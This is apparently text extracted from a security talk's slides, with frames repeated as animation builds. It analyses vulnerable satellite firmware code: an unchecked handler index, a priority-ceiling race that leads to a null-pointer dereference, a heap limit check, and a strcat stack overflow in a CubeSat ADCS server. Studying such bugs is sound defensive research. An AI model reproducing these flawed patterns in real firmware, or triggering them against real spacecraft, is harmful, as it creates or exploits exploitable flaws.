6             case HND_TYPE_2:    handlerID = idMajor2;        break;
7             default: break; }
8         switch(packets[var].idMinor) {
9             case 25 ... 49:     handlerID += offsetMinor1;   break;
10            case 549 ... 599:   handlerID += offsetMinor2;   break;
11            default: break; }
12
13            HandlerArray[handlerID].send (/* ... */);
14        }
15    }
```

Bug 1

```
1 void ProcessPackets() {
2     uint32_t handlerID = 137; // Last handler if no other selected
3     for (uint16_t var = 0; var < numPackets; ++var) {
4         switch(packets[var].idMajor) {
5             case HND_TYPE_1:    handlerID = idMajor1;        break;
6             case HND_TYPE_2:    handlerID = idMajor2;        break;
7             default: break; }
8         switch(packets[var].idMinor) {
9             case 25 ... 49:     handlerID += offsetMinor1;   break;
10            case 549 ... 599:   handlerID += offsetMinor2;   break;
11            default: break; }
12
13         HandlerArray[handlerID].send (/* ... */);
14     }
15 }
```




Bug 1

```
1 void ProcessPacket() {
2     uint32_t handlerID = 137; // Last handler if no other selected
3     for (uint16_t var = 0; var < numPackets; ++var) {
4         switch(packets[var].idMajor) {
5             case HND_TYPE_1:    handlerID = idMajor1;        break;
6             case HND_TYPE_2:    handlerID = idMajor2;        break;
7             default: break; } ←
8         switch(packets[var].idMinor) {
9             case 25 ... 49:     handlerID += offsetMinor1;   break;
10            case 549 ... 599:   handlerID += offsetMinor2;   break;
11            default: break; }
12
13            HandlerArray[handlerID].send (/* ... */);
14        }
15    }
```

Bug 1

```
1 void ProcessPacket() {
2     uint32_t handlerID = 137; // Last handler if no other selected
3     for (uint16_t var = 0; var < numPackets; ++var) {
4         switch(packets[var].idMajor) {
5             case HND_TYPE_1:    handlerID = idMajor1;        break;
6             case HND_TYPE_2:    handlerID = idMajor2;        break;
7             default: break; } ←
8         switch(packets[var].idMinor) {
9             case 25 ... 49:     handlerID += offsetMinor1;   break;
10            case 549 ... 599:   handlerID += offsetMinor2;   break;
11            default: break; }
12
13            HandlerArray[handlerID].send (/* ... */);
14        }
15    }
```



Bug 2

Paper Description: Time of Check / Time of Use (TOCTOU) Race Condition due to Priority Ceiling Misuse

RODOS uses the priority ceiling protocol [15] to lock access to certain shared resources. This means that inside the critical section, the scheduling priority of the active thread is set to the maximum value and no other thread can be scheduled. One resource using this protocol is a synchronized FIFO for sending messages from the radio uplink thread to the telemetry thread. While reading data from the FIFO, the priority ceiling is activated. If no data is available, the reader will be suspended and yields back to the scheduler. Before this, a handle to the reader is saved in the FIFO object. At this time, the reader has entered a critical section. The logic of the reader thus assumes that the handle may not be modified by another thread. However, this assumption is broken as the reader is now suspended, such that it can no longer be scheduled. Instead, the writer will be scheduled and be able to access the shared FIFO object which is supposed to be protected by the ceiling protocol. Every time the writer puts data into the FIFO, it wakes up the reader with the handle from the FIFO object. The writer checks the handle not to be null before using it. However, as the check which the writer assumes to be guarded by priority ceiling is actually not guarded, a race condition occurs on this check. Now, the context switch may occur in the writer after checking the handle but before using it. Next, the reader sets the handle to null because it no longer blocks on the FIFO. Once the writer gets scheduled again, it will use the now invalid handle and cause a null pointer to dereference. While the root cause of this bug is improper usage of the priority ceiling protocol, it manifests in a race condition.

Bug 2

```
●●●
1 void syncGet(Type &val) {
2     PRIO_CEIL();
3     FIFO->get(val);
4     suspendedReader = NULL;
5     PRIO_CEIL_END();
6 }
```

```
●●●
1 void syncPut(const Type &val) {
2     FIFO->put(val);
3     {
4         PRIO_CEIL();
5         if(suspendedReader)
6             // Check passed
7             suspendedReader->resume();
8         PRIO_CEIL_END();
9     }
10 }
```

Bug 2



```
1 void syncGet(Type &val) {  
2     PRIO_CEIL();  
3     FIFO->get(val);  
4     suspendedReader = NULL;  
5     PRIO_CEIL_END();  
6 }
```

1.1 Soft Lock

1.2 Empty FIFO: Reschedule



```
1 void syncPut(const Type &val) {  
2     FIFO->put(val);  
3     {  
4         PRIO_CEIL();  
5         if(suspendedReader)  
6             // Check passed  
7             suspendedReader->resume();  
8         PRIO_CEIL_END();  
9     }  
10 }
```

Bug 2



```
1 void syncGet(Type &val) {
2     PRIO_CEIL();
3     FIFO->get(val);
4     suspendedReader = NULL;
5     PRIO_CEIL_END();
6 }
```

1.1 Soft Lock

1.2 Empty FIFO: Reschedule



```
1 void syncPut(const Type &val) {
2     FIFO->put(val);
3     {
4         PRIO_CEIL();
5         if(suspendedReader)
6             // Check passed
7             suspendedReader->resume();
8         PRIO_CEIL_END();
9     }
10 }
```

2.1 Add to FIFO

2.2 Soft Lock (2)

2.3 Add to FIFO

Bug 2



```
1 void syncGet(Type &val) {  
2     PRIO_CEIL();  
3     FIFO->get(val);  
4     suspendedReader = NULL;  
5     PRIO_CEIL_END();  
6 }
```

1.1 Soft Lock

1.2 Empty FIFO: Reschedule



```
1 void syncPut(const Type &val) {  
2     FIFO->put(val);  
3     {  
4         PRIO_CEIL();  
5         if(suspendedReader)  
6             // Check passed  
7             suspendedReader->resume();  
8         PRIO_CEIL_END();  
9     }  
10 }
```

2.1 Add to FIFO

2.2 Soft Lock (2)

2.3 Add to FIFO

 Interrupt!

Bug 2

```
1 void syncGet(Type &val) {  
2     PRIO_CEIL();  
3     FIFO->get(val);  
4     suspendedReader = NULL;  
5     PRIO_CEIL_END();  
6 }
```

1.1 Soft Lock

1.2 Empty FIFO: Reschedule

```
1 void syncPut(const Type &val) {  
2     FIFO->put(val);  
3     {  
4         PRIO_CEIL();  
5         if(suspendedReader)  
6             // Check passed  
7             suspendedReader->resume();  
8         PRIO_CEIL_END();  
9     }  
10 }
```

2.1 Add to FIFO

2.2 Soft Lock (2)

2.3 Add to FIFO

 Interrupt!

Issue: Both functions now have the same prio (CEIL)!

Race condition:

- syncGet: set object NULL after check
- syncPut: use object

Bug 2

```
1 void syncGet(Type &val) {  
2     PRIO_CEIL();  
3     FIFO->get(val);  
4     suspendedReader = NULL;  
5     PRIO_CEIL_END();  
6 }
```

1.1 Soft Lock

1.2 Empty FIFO: Reschedule

```
1 void syncPut(const Type &val) {  
2     FIFO->put(val);  
3     {  
4         PRIO_CEIL();  
5         if(suspendedReader)  
6             // Check passed  
7             suspendedReader->resume();  
8         PRIO_CEIL_END();  
9     }  
10 }
```

2.1 Add to FIFO

2.2 Soft Lock (2)

2.3 Add to FIFO

 Interrupt!

Issue: Both functions now have the same prio (CEIL!)

Race condition:

- syncGet: set object NULL after check
- syncPut: use object

Soft lock != Hard lock
Should not yield in Prio Ceiling

Bug 3

```
1 extern char _estack;           // see stm32_flash.ld
2 extern char _Min_Stack_Size;  // see stm32_flash.ld
3
4 caddr_t _sbrk(int incr) {
5     static char * heap_end;
6     char * prev_heap_end = heap_end;
7
8     //if (heap_end + incr > stack_ptr) {
9     if (heap_end + incr > &_estack - _Min_Stack_Size)
10         abort();
11
12     heap_end += incr;
13     return (caddr_t) prev_heap_end;
14 }
```

Bug 3

```
1 extern char _estack; // see stm32_flash.ld
2 extern char _Min_Stack_Size; // see stm32_flash.ld
3
4 caddr_t _sbrk(int incr) {
5     static char * heap_end;
6     char * prev_heap_end = heap_end;
7
8     //if (heap_end + incr > stack_ptr) {
9     if (heap_end + incr > &_estack - _Min_Stack_Size)
10         abort();
11
12     heap_end += incr;
13     return (caddr_t) prev_heap_end;
14 }
```


Bug 3

```
1 extern char _estack; // see stm32_flash.ld
2 extern char _Min_Stack_Size; // see stm32_flash.ld
3
4 caddr_t _sbrk(int incr) {
5     static char * heap_end;
6     char * prev_heap_end = heap_end;
7
8     //if (heap_end + incr > stack_ptr) {
9     if (heap_end + incr > &_estack - _Min_Stack_Size)
10         abort();
11
12     heap_end += incr;
13     return (caddr_t) prev_heap_end;
14 }
```


Emulators!




Inspection
Debugging




Deterministic
Replay




Memory
Protections



Delayed
Crash



Race
Condition




NULL Ptr
Deref

Security Analysis




System Chart



Cubesat Space Protocol (CSP) → ADCS Server

```
1 void task_adcs_servr() {
2   char log_file_name [32];
3
4   csp_listen(socket, 10);
5   csp_bind(socket, port);
6
7   do {
8     do {
9       conn = csp_accept(socket, 0xff);
10    } while (do_wait_for_conn);
11
12    packet = csp_read(conn, 10);
13    if (packet) {
14      packet_data = packet->data;
15      switch(*packet_data) {
16        // [...]
17        case SET_LOGFILE: {
18          packet_data = packet->data + 0xf;
19          log_file_name[0] = '\0';
20          strcat(log_file_name, packet_data);
21          // ...
22        }
23      }
24    }
25  }
```


System Chart



Cubesat Space Protocol (CSP) → ADCS Server

```
1 void task_adcs_servr() {
2   char log_file_name [32];
3
4   csp_listen(socket, 10);
5   csp_bind(socket, port);
6
7   do {
8     do {
9       conn = csp_accept(socket, 0xff);
10    } while (do_wait_for_conn);
11
12    packet = csp_read(conn, 10);
13    if (packet) {
14      packet_data = packet->data;
15      switch(*packet_data) {
16        // [...]
17        case SET_LOGFILE: {
18          packet_data = packet->data + 0xf;
19          log_file_name[0] = '\0';
20          strcat(log_file_name, packet_data);
21          // ...
22        }
23      }
24    }
25  }
```


System Chart





Cubesat Space Protocol (CSP) → ADCS Server

```
1 void task_adcs_servr() {
2     char log_file_name [32];
3
4     csp_listen(socket, 10);
5     csp_bind(socket, port);
6
7     do {
8         do {
9             conn = csp_accept(socket, 0xff);
10        } while (do_wait_for_conn);
11
12        packet = csp_read(conn, 10);
13        if (packet) {
14            packet_data = packet->data;
15            switch(*packet_data) {
16                // [...]
17                case SET_LOGFILE: {
18                    packet_data = packet->data + 0xf;
19                    log_file_name[0] = '\0';
20                    strcat(log_file_name, packet_data);
21                    // ...
22                }
23            }
24        }
25    }
```




System Chart



